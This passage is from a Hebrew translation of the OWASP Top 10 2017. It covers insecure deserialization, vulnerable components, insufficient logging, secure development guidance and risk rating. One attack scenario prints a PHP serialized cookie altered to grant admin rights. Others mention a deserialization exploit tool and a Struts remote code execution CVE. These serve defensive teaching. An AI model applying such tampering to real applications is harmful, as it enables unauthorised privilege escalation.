- מתקפות הקשורות לאובייקט ומבנה נתונים כאשר התוקף מעדכן את הלוגיקה של היישום או משיג יכולת הפעלת קוד דדוני מרוחק במידה ונעשה שימוש ב-classes המאפשרים יכולת שינוי התנהגות היישום במהלך או לאחר תהליך פתיחה לא מאובטחת של רצף סדרתי.
- מתקפות שיבוש מידע נפוצות, כגון מתקפות הנוגעות לבקרת גישה, כאשר מבנה המידע בשימוש אך התוכן משתנה.

מתקפה מסוג זה עשויה להיות בשימוש ביישום עצמו עבור:

- תקשורת פנימית ומרוחקת (RPC/IPC)
- פרוטוקולים קווים, יישומי Web service ו-Message brokers
- אחסון זמני בזיכרון (Caching) או אחסון קבוע
- בסיסי נתונים, שרתי cache, מערכות אחסון קבצים
- שימוש ב-HTTP cookies, פרמטרים בטפסי HTML, tokens לאימות בממשקי פיתוח (API)

הפניות

OWASP

- [OWASP Cheat Sheet: Deserialization](#)
- [OWASP Proactive Controls: Validate All Inputs](#)
- [OWASP Application Security Verification Standard](#)
- [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](#)
- [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](#)

הפניות חיצוניות

- [CWE-502: Deserialization of Untrusted Data](#)
- [Java Unmarshaller Security](#)
- [OWASP AppSec Cali 2015: Marshalling Pickles](#)

דוגמאות לתרחישי תקיפה

תרחיש 1: יישום מבוסס React קורא לסט של Spring Boot microservices. צוות פיתוח מנסה לוודא כי הקוד שלו בלתי ניתן לשינוי. הפתרון שהוצא להפוך את ה-user state לרצף תווים ולהעביר אותו הלון וחזור עם כל בקשה. התוקף מזהה חתימת "R00" של אובייקט מבוסס Java, ומשתמש בכלי Java Serial Killer על-מנת להשיג יכולת הרצת קוד עוין מרוחק כלפי שרת היישום.

תרחיש 2: טופס PHP משתמש באובייקט PHP אשר נוצר מרצף תווים על-מנת לשמור על "super" cookie, המכיל את מזהה המשתמש, התפקיד, ה-hash של הסיסמא ומזהים נוספים:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960"};
```

התוקף משנה את האובייקט שנוצר מרצף התווים על-מנת להעניק לעצמו הרשאת מנהל מערכת:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960"};
```



כיצד למנוע את הסיכון

צריך להתקיים תהליך עדכוני אבטחה על-מנת:

- להסיר תלויות במרכיבים אשר אינם בשימוש, יכולות מיותרות, רכיבים, קבצים ותיעוד.
- לנהל רשימת מלאי של גרסאות רכיבי מערכת בצד הלקוח ובצד השרת (לדוגמא מסגרות עבודה, ספריות קוד) וכל התלויות באמצעות כלים כגון [retire.js](#), [DependencyCheck](#), [versions](#) ועוד. נטר בצורה שוטפת מקורות כגון [CVE](#) ו-[NVD](#) אחר חולשות במרכיבי המערכת. השתמש בכלים ניתוח תוכנה על-מנת למכן את התהליך. הרשם להתראות בדואר אלקטרוני אודות חולשות אבטחה הקשורות לרכיבים אשר בשימוש.
- השג רכיבי מערכת ממקורות ידועים תוך שימוש בתקשורת מאובטחת. העדף חבילות תוכנה חתומות על-מנת לצמצם את הסיכוי להוספה של רכיבים זדוניים.
- נטר ספריות או רכיבים אשר לא מתוחזקים או רכיבים ללא עדכוני אבטחה לגרסאות ישנות. במידה ולא ניתן לבצע עדכוני אבטחה, שקול את השימוש ב-[virtual patch](#) לניטור, זיהוי או הגנה מפני בעיות שהתגלו.
- כל ארגון חייב לוודא כי קיימת תוכנית לניטור, סיווג והפצת שדרוגים או שינוי הגדרות בכל מחזור חיי היישום.

האם היישום פגיע?

אתה עשוי להיות פגיע:

- במידה ואינך יודע את הגרסאות של כל מרכיבי המערכת אשר בשימוש (בצד הלקוח ובצד השרת). הדבר כולל מרכיבים אשר אתה משתמש בצורה ישירה או תלויות במרכיבים אחרים.
- במידה והתוכנה פגיעה, בלתי נתמכת, או לא עדכנית. הדבר כולל את מערכת ההפעלה, שרת האפליקציה/Web, מערכת ניהול בסיס הנתונים, היישומים, ממשקי הפיתוח (APIs) וייתר המרכיבים, סביבות הריצה וספריות הקוד.
- במידה ואינך מבצע סריקות למציאת חולשות בצורה קבועה ונרשם לקבלת מידע אודות חולשות אבטחה במרכיבים אשר בשימוש.
- במידה ואינך מעדכן או משדרג את הפלטפורמה, מסגרות העבודה, וייתר התלויות אשר בסיכון, בזמן סביר.
- הדבר קורה בעיקר בסביבות אשר עדכוני אבטחה מותקנים על בסיס חודשי או רבעוני כמשימה תחת אחריות בקרת שינויים, דבר אשר מותיר ארגונים חשופים במשך ימים או חודשים ללא טיפול בחולשות אבטחה.
- במידה ומפתחים לא בודקים תאימות של עדכונים, שדרוגים או עדכוני אבטחה בספריות קוד.
- במידה ואינך מאבטח את הגדרות מרכיבי המערכת (ראה [A6:2017-Security Misconfiguration](#)).

הפניות

OWASP

- [OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling](#)
- [OWASP Dependency Check \(for Java and .NET libraries\)](#)
- [OWASP Testing Guide: Map Application Architecture \(OTG-INFO-010\)](#)
- [OWASP Virtual Patching Best Practices](#)

הפניות חיצונית

- [The Unfortunate Reality of Insecure Libraries](#)
- [MITRE Common Vulnerabilities and Exposures \(CVE\) search](#)
- [National Vulnerability Database \(NVD\)](#)
- [Retire.js for detecting known vulnerable JavaScript libraries](#)
- [Node Libraries Security Advisories](#)
- [Ruby Libraries Security Advisory Database and Tools](#)

דוגמאות לתרחישי תקיפה

- תרחיש 1:** רכיבים לרוב רצים עם הרשאות חשבון המשתמש של היישום, כך שפגם בכל אחד מרכיבי המערכת עשוי להשפיע בצורה משמעותית. פגמים מעין אלו עשויים לנבוע כתוצאה מטעות (דוגמת טעות בקוד) או בצורה מכוונת (דוגמת דלת אחורית ברכיב המערכת). דוגמאות לניצול חולשות ברכיבים:
- [CVE-2017-5638](#), חולשת ניצול קוד מרוחק ב-Struts מאפשרת הרצת קוד זדוני על שרת היעד, אשר מספר רב של פריצות אבטחה התבססו על חולשה זו.
- אומנם מורכב לעדכן שירותי [internet of things \(IoT\)](#), החשיבות של עדכוני אבטחה רבה (לדוגמא התקנים המשלבים ביולוגיה וטכנולוגיה).
- קיימים כלים ממוכנים אשר עשויים לסייע לתוקפים לגלות מערכות לא מעודכנות או מוגדרות בצורה לקויה. לדוגמא, מנוע החיפוש Shodan IoT עשוי לסייע [במציאת התקנים כאלו](#), אשר עשויים לסבול מחולשת [Heartbleed](#) אשר הופץ לה עדכון באפריל 2014.



כיצד למנוע את הסיכון

בהתאם לרמת הסיכון למידע המאוחסן או מעובד ע"י היישום:

- וודא כי כלל אירועי ההזדהות וגישה למערכת (לרבות אירועים כושלים), ובדיקות קלט אחר כשלונות בצד השרת ניתנים לניטור באמצעות חשבון משתמש ייעודי אשר מאפשר לאתר פעילות חריגה או שימוש בחשבונות דונוניים, ובשימוש זמן מספק להשהיית ניתוח משפטי (forensics analysis).
- וודא כי קבצי הניטור נוצרים בפורמט אשר ניתן לקריאה ע"י פתרונות אחסון קבצי ניטור מרכזי.
- וודא כי פעולות מערכת בכמות גבוהה מכילות תיעוד (audit trail) בעל הגנה מפני שינוי (integrity controls) או מחיקה, כגון טבלאות בבסיס נתונים המבצעות הוספה בלבד (append-only) וכדומה.
- יישם ניטור מספק והתראות כך שפעילויות חריגות מתגלות וניתנות למענה בזמן סביר.
- יישם או אמץ תהליך תגובה לאירועי אבטחת מידע, כגון [NIST 800-61 rev 2](#) או גרסאות עדכניות יותר
- קיימות מסגרות עבודה מסחריות או מבוססות קוד פתוח להגנה על יישומים כגון [OWASP AppSensor](#), שרתי [web application firewalls](#) כגון [ModSecurity with the OWASP ModSecurity Core Rule Set](#) וקישור בין קבצי ניטור של יישומים עם מסכי תצוגה והתראות מעוצבות אישית.

האם היישום פגיע?

תיעוד בלתי מספק, איתור, ניטור ותגובה קורים כל הזמן:

- אירועים מתועדים, כגון אירועי הזדהות מוצלחים וכושלים, ופעולות מערכת בכמות גבוהה בלתי מתועדים.
- התראות והודעות שגיאיה אשר אינם מייצרים תיעוד, מייצרים תיעוד בלתי מספק או הודעות בלתי ברורה.
- קבצי תיעוד של יישומים או ממשקי פיתוח (APIs) אינם מנוטרים אחר פעילות חריגה.
- קבצי תיעוד נשמרים מקומית בלבד.
- סף התראות מספק, אך נהלי תגובה אינם מיושמים או בלתי אפקטיביים.
- בדיקות חוסן וסריקות ע"י כלי [DAST](#) (כגון [OWASP ZAP](#)) אינם מייצרים התראות.
- היישום אינו מסוגל לזהות, למנף, או להתריע על מתקפות בזמן אמת או קרוב לזמן אמת.

אתה פגיע לזליגת מידע במידה ואתה מאפשר למשתמש או לתוקף גישה לקבצי התיעוד ולהתראות (ראה [A3:2017-Sensitive Information Exposure](#))

הפניות

OWASP

- [OWASP Proactive Controls: Implement Logging and Intrusion Detection](#)
- [OWASP Application Security Verification Standard: V8 Logging and Monitoring](#)
- [OWASP Testing Guide: Testing for Detailed Error Code](#)
- [OWASP Cheat Sheet: Logging](#)

הפניות חיצוניות

- [CWE-223: Omission of Security-relevant Information](#)
- [CWE-778: Insufficient Logging](#)

דוגמאות לתרחישי תקיפה

תרחיש 1: פורום של פרוייקט קוד פתוח המופעל ע"י צוות קטן, נפרץ באמצעות חולשה בתוכנה. התוקפים הצליחו למחוק את כל קוד המקור הפנימי המכיל את הגרסה הבאה, וכן את כל תוכן הפורום.

אומנם ניתן לשחזר את קוד המקור, היעדר ניטור, תיעוד והתראות הוביל לפריצה חמורה הרבה יותר. תוכנת הפורום של הפרוייקט אינה פעילה יותר כתוצאה מהאירוע.

תרחיש 2: תוקפים מבצעים סריקה אחר משתמשים בעלי סיסמא נפוצה. התוקפים עשויים להשתלט על כל החשבונות בעלי אותה סיסמא נפוצה. עבור יותר המשתמשים, הסריקה משאירה מאחוריה אירועי הזדהות כושל בודד.

לאחר מספר ימים, הדבר עשוי לחזור תוך שימוש בסיסמא אחרת.

תרחיש 3: ארגון מסחרי אמריקאי גדול דיווח על ניתוח קוד עיון אשר בוצע ע"י מוצר sandbox לניתוח קבצים מצורפים. המוצר ה-sandbox זיהה תוכנה חשודה, אך אף אחד לא הגיב להתראות. ה-sandbox ייצר התראות במשך זמן מה לפני שהפריצה התגלתה בשל פעולת מערכת הנוגעת להונאת כרטיס אשראי אשר זוהתה ע"י הבנק.

יישם והשתמש בתהליכי אבטחת מידע מחזוריים ובבקורות סטנדרטיות של אבטחת מידע

במידה ואתם חדשים לנושא אבטחת יישומי web או שאתם מכירים לעומק סיכונים אלו, המשימה של יצירת יישום web מאובטח או טיפול בעיות קיימות עשויה להיות מורכבת. במידה ואתם מנהלים פורטפוליו גדול של יישומים, המשימה עשויה להיות קשה מאוד.

על-מנת לסייע לארגונים ומפתחים להקטין את סיכוני הפיתוח של יישומים באופן מסוכני ויעיל, ארגון OWASP יצרה מספר לא מבוטל של מקורות מידע חיוניים וחופשיים אשר אתם יכולים להשתמש בהם לטיפול בבעיית אבטחה בפיתוח בארגונים שלכם. להלן מקצת ממקורות המידע שארגון OWASP ייצר על-מנת לסייע לארגונים לפתח יישומים וממשקי פיתוח (APIs) בצורה מאובטחת. בעמוד הבא, אנו מציגים מקורות נוספים של OWASP אשר עשויים לסייע לארגונים לוודא את רמת האבטחה של היישומים וממשקי הפיתוח (APIs) שלהם.

דרישות פיתוח מאובטח

על-מנת לפתח יישומי web בצורה מאובטחת, עליך להגדיר מה נחשב פיתוח מאובטח. ארגון OWASP ממליץ להשתמש במסמך [OWASP Application Security Verification Standard \(ASVS\)](#) כמדריך להגדרת דרישות אבטחת מידע לפיתוח יישומים. במידה ואת מבצע מיקור חוץ, שקול להשתמש במסמך [OWASP Secure Software Contract Annex](#). שים לב: המסמך מכון לחוק האמריקאי, לכן מומלץ להתייעץ עם מומחה משפטי לפני השימוש במסמך זה.

ארכיטקטורת פיתוח מאובטח

במקום להוסיף אבטחה לתוך יישומים וממשקי פיתוח (APIs), יעיל יותר לתכנן את בקורות האבטחה מהשלב הראשון. ארגון OWASP ממליץ להשתמש במסמך [OWASP Prevention Cheat Sheets](#) כדרך טובה לייצר הנחיות כיצד לתכנן אבטחה מהשלבים הראשוניים.

בקורות אבטחת מידע

מורכב לבנות בקורות אבטחת מידע חזקות ושימושיות. שימוש בבקורות אבטחת מידע תיקניות מפשט את תהליך פיתוח יישומים וממשקי פיתוח (APIs) מאובטחים. מסמך [OWASP Proactive Controls](#) הוא התחלה טובה עבור מפתחים, וכן ספריות פיתוח עדכניות מגיעות כיום עם בקורות אבטחת מידע תיקניות עבור הענקת הרשאות, בדיקה, מניעת מתקפת CSRF וכ'.

תהליך פיתוח מאובטח

על-מנת לייעל את התהליך אשר הארגון שלך עובר בעת פיתוח יישומים וממשקי פיתוח (APIs), ארגון OWASP ממליץ להשתמש במודל [OWASP Software Assurance Maturity Model \(SAMM\)](#). מודל זה מסייע לארגונים לממש אסטרטגיה לפיתוח מאובטח, המיועד לטפל בסיכונים פרטניים עימם מתמודדים ארגונים.

מודעות לפיתוח מאובטח

פרוייקט [OWASP Education Project](#) מאפשר ליצור חומרי הדרכה לסייע לחנך מפתחים בנושא פיתוח יישומי web בצורה מאובטחת. עבור לימוד מעשי של חולשות אבטחה, קיימים הפרוייקטים [OWASP WebGoat](#), [OWASP NodeJS Goat](#), [WebGoat.NET](#) או [OWASP Broken Web](#). על-מנת להישאר עדכני, מומלץ להגיע ל-[OWASP AppSec Conference](#), כנסי הדרכה של OWASP, או [OWASP Chapter meetings](#).

קיימים מספר רב של מקורות מידע של OWASP הזמינים לשימוש. בקר ב-[OWASP Projects page](#), אשר מציג את כל ה-flagship, מעבדות, פרוייקטים בשלבים מוקדמים כחלק ממאגר הפרוייקטים של OWASP. מרבית מקורות OWASP זמינים ב-wiki ומסמכים רבים של OWASP ניתנים להזמנה בעותק מודפס או דיגיטלי.

יישום תהליך בדיקות פיתוח מאובטח בצורה מחזורית

חשוב לפתח קוד בצורה מאובטחת. אך זה מהותי לוודא כי האבטחה הנדרשת מיושמת בפועל, מיושמת בצורה נכונה, ומיושמת בכל מקום בו היא אמורה להיות. המטרה של תהליך בדיקות פיתוח מאובטח להוות הוכחה לקיום האבטחה. העבודה קשה ומורכבת, ותהליכי פיתוח מודרניים ומהירים כגון Agile ו-DevOps הכניסו לחץ גדול על שיטות וכלים ישנים. לכן אנו ממליצים להכניס מחשבה לתוך הדרך בה תמקדו את ההחלטות לגבי מה חשוב לכל פורטפוליו היישומים ולבצע זאת בצורה יעילה. סיכונים מודרניים מתקדמים במהירות, לכן הימים של ביצוע סריקות ובדיקות חוסר אפליקטיביות אחת לשנה עברו. פיתוחי תוכנה מודרניים מחייבים בדיקות פיתוח מאובטח בצורה שוטפת בכל משך חיי תהליך הפיתוח. בחן כיצד להרחיב את תהליכי הפיתוח באמצעות מיכון תהליכי אבטחה אשר לא עוצרים את תהליכי הפיתוח. בכל גישה שתבחר, שקול את העלות השנתית של בדיקה, תעדוף, טיפול, בדיקה חוזרת והפצה חוזרת של יישום בודד והכפל נתון זה במספר היישומים בפורטפוליו.

לפני שמתחילים תהליך בדיקות, וודאו שאתם יודעים במה חשוב להשקיע את הזמן. תעדוף מגיע ממתאר האיום, כך שאם לא הגדרתם מודל עבור מתאר איום, עלכם לייצר אחד לפני שאתם מתחילים בבדיקות. שקלו להשתמש ב-[OWASP ASVS](#) ו-[OWASP Testing Guide](#) כבסיס ואל תסמכו על כלים של יצרנים להחלטה מה חשוב עבור העסק שלכם.

הבן את מתאר האיומים

הגישה שלכם לתהליך בדיקות פיתוח מאובטח חייבת להיות מותאמת לאנשים, תהליכים וכלים אשר בשימוש בתהליך הפיתוח (SDLC). ניסיונות לכפות שלבים נוספים, נקודות ביקורת ובחינה עשויים לייצר התנגדות, ייעקפו ויקשו על גדילה תהליך הפיתוח. חפשו אחר הזדמנויות טבעיות לאיסוף מידע עבור אבטחה והזינו אותן מחדש לתוך התהליך.

הבן את תהליך הפיתוח המאובטח

בחרו את הדרך הפשוטה, המהירה והמדוייקת ביותר לבדיקת כל דרישה. מסמך [OWASP Security Knowledge Framework](#) ו-[OWASP Application Security Verification Standard](#) עשויים להיות מקורות מידע חשובים לדרישות אבטחה בהתליכי הבדיקה. חשבו על הגורם האנושי הנדרש להתמודד עם בעיות false positive בשימוש בכלים ממוכנים, וכן את הסכנה החמורה ב-[false negatives](#).

אסטרטגיית בדיקות

אינכם חייב לבדוק כל דבר. התמקדו במה שחשוב והרחיבו את תוכנית הבדיקות במשך הזמן. פירוש הדבר הרחבת אוסף הגנות אבטחת המידע והסיכונים אשר נבדקים בצורה ממוכנת וכן הרחבת אוסף היישומים וממשקי הפיתוח (APIs) אשר מקבלים כיסוי. המטרה להשיג מצב שבו בדיקות האבטחה המהותיות לכל היישומים וממשקי הפיתוח (APIs) נבחנות בצורה שוטפת.

השג כיסוי ודיוק

ללא קשר לאיכות הבדיקות, הדבר לא יהיה אפקטיבי במידה ואינכם מתקשרים זאת כראוי. צרו אמוך ע"י הצגת הידע שלכם לגבי האופן בו היישום פועל. הסבירו בבהירות כיצד ניתן לנצל את היישום ללא שימוש במונחים מקצועיים וכללו תרחישי תקיפה על-מנת להפוך את ההדגמה למוחשית. בצעו הערכה מציאותית כמה קשה לאתר חולשת אבטחה ולנצל אותה, וכמה מסוכן זה יהיה. לסיכום, תקשרו את הממצאים לתוך הכלים של צוותי הפיתוח, לא כקבצי PDF.

תקשר ממצאים בבהירות



התלו בתוכנית הפיתוח המאובטח כעת

פיתוח מאובטח כבר אינו אופציונאלי. בין העלייה בכמות המתקפות לבין לחצי הרגולציה, ארגון חייבים לממש תהליכים ויכולות אפקטיביים להגנה על יישומים וממשקי פיתוח (APIs). בהינתן כמויות קוד במספר רב של יישומים וממשקי פיתוח (APIs) אשר כבר בסביבות ייצור, ארגונים רבים נאבקים להתמודד עם כמויות גדולות של חולשות אבטחה.

ארגון OWASP ממליץ לארגונים ליישם תוכנית פיתוח מאובטח על-מנת לקבל תובנות ולייעל את האבטחה עבור כלל היישומים וממשקי הפיתוח (APIs). על-מנת להשיג פיתוח מאובטח נדרש שחלקים רבים בארגון יעבדו בשיתוף פעולה וביעילות, לרבות צוותי אבטחת המידע והביקורת, צוותי הפיתוח, גורמים עסקיים והנהלה הבכירה. אבטחת מידע צריכה להיות גלויה וניתנת למדידה, כך שהגורמים השונים יוכלו לראות ולהבין את נקודת המבט של הארגון בנושא פיתוח מאובטח. התמקד בפעילויות ובתוצרים אשר בפועל מסייעים לייעל את אבטחת המידע של הארגון ע"י הסרה או צמצום הסיכון. המדריכים [OWASP SAMM](#) ו-[OWASP Application Security Guide for CISOs](#) הם המקור למרבית הפעילויות המופיעות ברשימה מטה.

התחל

- תעדו את כל היישומים ונכסי המידע המקושרים אליהם. ארגונים גדולים צריכים לשקול להטמיע פתרון Configuration Management Database (CMDB) למטרה זו.
- יישמו [תוכנית פיתוח מאובטח](#) ואמצו אותה.
- נהלו [סקר פערי יכולות המשווה את הארגון שלך לארגונים דומים](#) על-מנת להגדיר נושאי התייעלות ולהריץ תוכנית פעולה.
- השיגו תמיכה של הנהלה ויישמו [תוכנית מודעות לנושא פיתוח מאובטח](#) לכל אנשי התשתית.

גישה לניהול סיכונים

- אתרו את [דרישות ההגנה](#) עבור פורטפוליו היישומים מתוך ראייה עסקית. הדבר צריך להיות מונע בחלקו מחוקי פרטיות ורגולציות רלוונטיות למידע אשר נדרש להגנה.
- יישמו [מודל פשוט למדידת סיכונים](#) עם סבירות וגורמי השפעה המייצגים את התאבון של הארגון לסיכון.
- מדדו ותעדפו בהתאם את כלל היישומים וממשקי הפיתוח (APIs). הוסיפו את התוצאות למערכת ה-CMDB.
- יישמו מדריכים לוודאו כיסוי מלא בהתאם לרמת הדרישות.

בסס יסודות איתנים

- יישמו אוסף של [מסמכי מדיניות וסטנדרטים](#) ממוקדים אשר מאפשרים נקודת התחלה לפיתוח מאובטח עבור כל צוותי הפיתוח על-מנת שיוכלו להשתמש.
- הגדירו [אוסף בקורות אבטחת מידע בסיסיות](#) המשלים את מסמכי המדיניות והסטנדרטים ומאפשר מדריכים לתכנון ופיתוח בעבודה השוטפת.
- יישמו [תוכנית הכשרה לנושא פיתוח מאובטח](#) המחוייב ומיועד לתפקידי פיתוח ונושאים שונים.

שלב אבטחה בתהליכים קיימים

- הגדירו ושלבו [יישום מאובטח ובדיקות](#) פעילות לתוך תהליכי הפיתוח והתפעול. הפעילויות כוללות [מתאר איום](#), תכנון מאובטח [ובדיקת התכנון](#), פיתוח מאובטח [ובדיקת קוד](#), [בדיקות חוסן](#) ותהליכי תיקון.
- ספקו גורמים מומחים [ושירותי תמיכה עבור מפתחים וצוותי ניהול פרויקטים](#) לטובת הצלחת התהליך.

ספק ראייה למנהלים

- נהלו באמצעות מדדים. נהלו התייעלות והחלטות מימון בהתבסס על מדדים וניתוח המידע שנאסף. מדדים מכילים התייחסות להמלצות אבטחת מידע ופעילויות, חולשות אבטחה שהתגלו, חולשות שטופלו, כיסוי אפליקטיבי, צפיפות הפגמים לפי סוג ומספר דוגמאות וכו'.
- נתחו את המידע מפעילויות הטמעה ובדיקות על-מנת לחפש מקור לתקלה (root cause) ודפוסי חולשות אבטחה בכדי לקדם ייעול אסטרטגי בצורה שוטפת בכל רחבי הארגון.
- לימדו מטעויות והציעו הדמנויות חיוביות לקדם התייעלות.

נהלו את מחזור החיים השלם של היישום

יישומים שייכים למרבית המערכות המורכבות אשר אנשים יוצרים ומתחזקים בצורה שוטפת. ניהול תשתיות מחשוב עבור יישום אמור להתבצע ע"י מומחי מחשוב האמונים על כל מחזור חיי התשתית של היישום. אנו ממליצים להגדיר את תפקיד ניהול היישום עצמו כחלק מובנה מאחריות מנהל המערכת. מנהל המערכת אחראי על כל מחזור חיי תשתית המערכת, החל משלב איסוף הדרישות ועד תהליך גריעת המערכת, אשר לרוב נוטים להזניח נושא זה.

דרישות וניהול משאבים

- איספו ונהלו מו"מ לגבי הדרישות העסקיות עבור היישום עם גורמים עסקיים, לרבות דרישות להגנה בהקשר של חיסיון, אימות, אמינות וזמינות נכסי המידע והלוגיקה העסקית הרצויה.
- לקטו את הדרישות הטכניות לרבות בדיקות אבטחת מידע פונקציונאליות ולא-פונקציונאליות.
- תכננו ונהלו מו"מ על התקציב כך שיכסה את כל היבטי התכנון, הפיתוח, הבדיקות והתפעול, לרבות פעילויות אבטחת מידע.

הגדרת דרישות (RFP) והתקשרות חדית

- נהלו מו"מ לגבי הדרישות ביחד עם מפתחים פנימיים וחיצוניים, לרבות הנחית ודרישות אבטחת מידע בהקשר של תוכנית אבטחת המידע של הארגון, לדוגמת תהליך פיתוח מאובטח (SDLC) והמלצות (best practices).
- דרגו את ההגשמה של כל הדרישות הטכניות, לרבות שלבי התכנון והעיצוב של המערכת.
- נהלו מו"מ לגבי כל הדרישות הטכניות, לרבות תכנון, אבטחת מידע והתחייבות לרמת שירות (SLA).
- אמצו שימוש בתבניות וברשימות (checklists), כגון [OWASP Secure Software Contract Annex](#).
- **שימו לב:** הנספח (annex) מיועד לחודים הנוגעים לחוק האמריקאי, לכן אנא פנו ליועץ משפטי מוסמך לפני השימוש בנספח זה.

תכנון ועיצוב המערכת

- נהלו מו"מ לגבי התכנון והעיצוב של המערכת עם המפתחים ובעלי עניין פנימיים, כגון מומחי אבטחת מידע.
- הגדירו את הארכיטקטורה בהיבטי אבטחת מידע, בקרות ופעולות הפחתה מתאימות להגנה הנדרשת ולרמת הסיכון המצופה. הדבר חייב להיות בהסכמת מומחי אבטחת מידע.
- וודאו כי מנהל המערכת מאשר את קבלת הסיכון או מספק משאבים נוספים.
- בכל סבב פיתוח, וודאו כי נכתבים security stories המכילים אילוצים המתווספים לדרישות הלא-פונקציונאליות.

הטמעה, בדיקות ופריסת המערכת

- מכנו את ההטמעה המאובטחת של היישום, ממשקים וכל הרכיבים הנדרשים, לרבות הדרישה להענקת הרשאות.
- בידקו את המרכיבים הטכניים והמיזוג עם ארכיטקטורת התשתיות ותאם את הבדיקות העסקיות.
- צרו מקרי בדיקה ל"שימוש" ול"ניצול" בהיבטים טכניים ועסקיים.
- נהלו בדיקות אבטחת מידע בהתאם לתהליכים פנימיים, דרישות ההגנה ורמת הסיכון המשוערת לכל יישום.
- הכניסו את היישום לשלב התפעול ושדרוג מגרסאות ישנות של היישומים במידת הצורך.
- סיימו את כל המסמכים, לרבות בסיס הנתונים של בקרת השינויים (CMDB) וארכיטקטורת אבטחת המידע.

תפעול ובקרת שינויים

- שלב התפעול צריך לכלול הנחיות לניהול אבטחת המידע ביישום (כגון ניהול עדכוני אבטחה).
- העלו את מודעות אבטחת המידע למשתמשים ונהלו חיכוכים בין שימוש לבין אבטחת מידע.
- תכננו ונהלו שינויים, דוגמת הגירה לגרסאות חדשות של היישום או רכיבים אחרים כגון מערכת הפעלה, שכבת ה-middleware וספריות הקוד.
- עדכנו את התיעוד, לרבות בבסיס הנתונים של בקרת השינויים (CMDB) וארכיטקטורת אבטחת המידע, הבקרות ופעולות ההפחתה, לרבות כל ה-runbooks ותיעוד הפרויקט.

גריעת מערכות

- כל מידע נדרש אמור לעבור לארכיון. כל ייתר המידע צריך להימחק בצורה מאובטחת.
- גרעו יישומים בצורה מאובטחת, לרבות מחיקת חשבונות מיותרים, תפקידים והרשאות.
- הגדירו את היישום למצב "לא בשימוש" בבסיס הנתונים של בקרת השינויים (CMDB).

זה נוגע לסיכונים אשר החולשות חושפות


שיטת מדידת הסיכון עבור עשרת הפגיעויות מבוססת על [OWASP Risk Rating Methodology](#). לכל אחת מהקטגוריות בעשרת הפגיעויות, אנו מעריכים את הסיכון האופייני אשר כל חולשה מכניסה ליישום web טיפוסי ע"י התבוננות בגורמי הסבירות וגורמי ההשפעה עבור כל חולשה נפוצה. לאחר מכן אנו מדרגים את עשרת הפגיעויות בהתאם לחולשות אשר לרוב מייצרות את הסיכון המשמעותי לכל יישום. גורמים אלו מתעדכנים בכל מהדורה של מסמך ה-10 Top ככל שדברים מתעדכנים ומתפתחים.

מסמך ה-[OWASP Risk Rating Methodology](#) מגדיר גורמים רבים על-מנת לסייע לחשב את הסיכון לכל חולשה שמתגלה. אולם, מסמך עשרת הפגיעויות צריך לדבר בצורה כללית, ולא על חולשות פרטניות ביישומים אמיתיים ובמשקי פיתוח (APIs). כתוצאה מכך, לא נוכל להיות מדויקים כמו מנהלי מערכות בעת חישוב הסיכונים עבור היישומים שלהם. הנך מצויד בכלים על-מנת לשפוט את החשיבות של היישומים והנתונים שלך, מהם הסיכונים שלך, וכיצד המערכת שלך בנויה ומתפקדת.

השיטה שלנו כוללת שלושה גורמי סבירות עבור כל חולשה (שכיחות, יכולת גילוי, יכולת ניצול) וגורם השפעה אחד (השפעה טכנית). רמות הסיכון לכל גורם נעות בין 1 (נמוכה) ל-3 (גבוהה) עם מינוחים פרטניים לכל גורם. השכיחות של כל חולשה מהווה גורם אשר לרוב אינו נדרש לחישוב. עבור מידע שכיח, סיפקנו מידע סטטיסטי ממספר ארגוני (לסימוכין, ראה תודות בעמוד 25), וכן קיבצנו את המידע ביחד על-מנת להגיע לרשימה של עשרת הפגיעויות בעלות הסבירות הגבוהה ביותר, מסודרות לפי שכיחות. מידע זה אורגן ביחד עם שני גורמי הסבירות (יכולת גילוי ויכולת ניצול) על-מנת לחשב את מדרג הסבירות לכל חולשה. מדרג הסבירות הוכפל ע"י הערכות לגבי ממוצע ההשפעה הטכנית עבור כל פריט על-מנת להגיע לחישוב סיכון כולל לכל פריט ברשימת עשרת הפגיעויות (ככל שהתוצאה גבוהה יותר, הסיכון גבוה יותר). יכולת גילוי, יכולת ניצול, וההשפעה חושבו ע"י ניתוח חולשות אבטחה (CVEs) שדווחו, אשר היו קשורות לכל אחת מהקטגוריות ברשימת עשרת הפגיעויות.

הערה: שיטה זו אינה לוקחת בחשבון את הסבירות של גורמי הסיכון. כמו-כן, לא נלקחים בחשבון נתונים טכניים שונים הקשורים עם היישום הספציפי של הארגון שלך. כל אחד מגורמים אלו עשוי להשפיע בצורה ניכרת על הסבירות הכוללת של התוקף למצוא ולנצל חולשה מסוימת. דירוג זה לא לוקח בחשבון את ההשפעה בפועל על הארגון שלך. [הארגון שלך](#) צריך להחליט עם איזו רמה של סיכון אבטחתי הנובעים מהיישומים וממשקי הפיתוח (APIs) [בארגון שלך](#) הוא מוכן לקבל בהתבסס על התרבות הארגונית, התעשייה, והסביבה הרגולטורית בה הוא פועל. המטרה של מסמך OWASP Top 10 אינה לבצע ניתוח סיכונים עבורך.

הטבלה הבאה ממחישה את החישוב שלנו לסיכון עבור [A6:2017 - ניהול תצורה לא מאובטח](#).

Threat Agents 		גורמי איום		חולשת אבטחת מידע		השפעה גורמי	
יישום ספציפי	יכולת ניצול קלה: 3	שכיחות נפוצה מאד: 3	יכולת גילוי קלה: 3	השפעה טכנית מתונה: 2	השפעה עסקית ספציפית		
	3	3	3	2			
	$3 \times 3 = 9$ ממוצע = 3.0		$3 \times 2 = 6$				
			$3 \times 6 = 18$				
			$18 \times 3.0 = 6.0$				

סיכום עשרת גורמי הסיכון

